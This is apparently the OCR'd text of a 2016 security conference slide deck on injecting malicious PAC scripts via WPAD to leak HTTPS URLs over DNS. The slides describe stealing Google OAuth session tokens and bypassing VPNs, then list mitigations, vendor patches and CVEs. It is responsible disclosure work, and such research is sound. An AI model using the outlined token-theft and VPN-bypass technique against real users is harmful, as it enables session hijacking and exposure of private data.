
https://accounts.**google.co.uk**/accounts/SetSID?ssdc=1&
sidt=**<authtoken>**&continue=https://www.google.co.uk


- Attacker steals this URL via DNS
- Now has authenticated session on google.co.uk

How far can we take this?

- Once on regional Google we can get:
  - Uploaded Photos
  - Gmail email summaries
  - Calendar Agenda
  - Get and set Reminders
  - Contact details
  - Full Location history








OAuth

- An open protocol to allow secure authorization in a simple and standard method from web, mobile and desktop applications (oauth.com)

- OAuth 2.0 underlies many single sign-on (SSO) systems including:



- OAuth is flexible but most implementations allow exchanging tokens in URL parameters via 302 redirects

So what? I use a VPN!

- VPNs allow data to travel safely over hostile networks via an encrypted tunnel to a trusted endpoint

- Should protect you on public Wifi


VPN bypass


- Many VPN clients do not clear proxy settings obtained via WPAD
- Traffic is tunnelled between your machine and VPN endpoint
- Traffic is then tunnelled through WPAD proxy
- And then onto its destination

VPN bypass – affected software

Rejected talk title #3:

~~**VPN-emy of the State**~~






VPN demonstration

So what? I don't use Windows!

- The design specification of PAC and WPAD are so bad that multiple vendors independently implemented the same issues into various different products
- Chrome and Internet Explorer vulnerable by default on Windows
- Firefox, Android, OS X, iOS, Linux vulnerable, but **only if** explicitly configured with PAC (probably not that common)
- Windows is the only OS with WPAD turned on **by default**

Mitigations

1. Turn off WPAD
2. No seriously, turn off WPAD
3. If you still need PAC:
   - **turn off WPAD**
   - configure an explicit URL for your PAC script
   - and serve it over HTTPS (or from a local file)



Mitigations – VPN / WPAD Bypass

- VPN is safe from WPAD bypass if:
  - WPAD is disabled, or
  - VPN environment requires an HTTP proxy to reach Internet, or
  - VPN server pushes explicit proxy config to client

The Good News, Vendor Fixes

- Context reported PAC issue to vendors on **3rd March 2016**


- OS X, iOS (and Apple TV!) – patched on **16th May (CVE-2016-1801)**
- Google Chrome – Patched in **Chrome 52 (CVE-2016-????)**
  - https://bugs.chromium.org/p/chromium/issues/detail?id=593759
- Android – patched, release date unknown (CVE-2016-3763)
  - https://code.google.com/p/android/issues/detail?id=203176
- Firefox – patched, release due ???
  - https://bugzilla.mozilla.org/show_bug.cgi?id=1255474

2016 – A bad year for PAC

We're not the first to spot this issue (but were the first to report it!)

- Crippling HTTPS with Unholy PAC - Amit Klein, Itzhak Kotler, (Black Hat USA 2016)
- Bas Venis (@BugRoast) reported the PAC leak to Google and Firefox (May 2016)
- Attacking Browser Extensions - Nicolas Golubovic (May 2016)
  - http://nicolas.golubovic.net/thesis/master.pdf (page 50)
- Can Web Proxy Autodiscovery leak HTTPS URLs? (May 2015)
  - http://security.stackexchange.com/questions/87499/can-web-proxy-autodiscovery-leak-https-urls

Why did no-one spot this earlier?




- **1994** – SSL invented by Netscape
- **1996** – PAC invented by Netscape
- **1999** – WPAD invented by Microsoft (and others)

worse things to
worry about

- **2009** – sslstrip and other HTTPS problems
- **2010**… – HSTS implemented by browsers
  Google, Facebook, Wikipedia + many others
  go HTTPS by default
- **2016** – PAC HTTPS leak is reported and fixed

Summary

- A network based attacker can inject PAC script into browsers
- PAC scripts can leak all HTTPS URLs via DNS to an attacker
- We showed how to deanonymise users, steal OAuth tokens and access photos, location data and documents and other private data
- A VPN won't necessarily protect you against a malicious proxy



Questions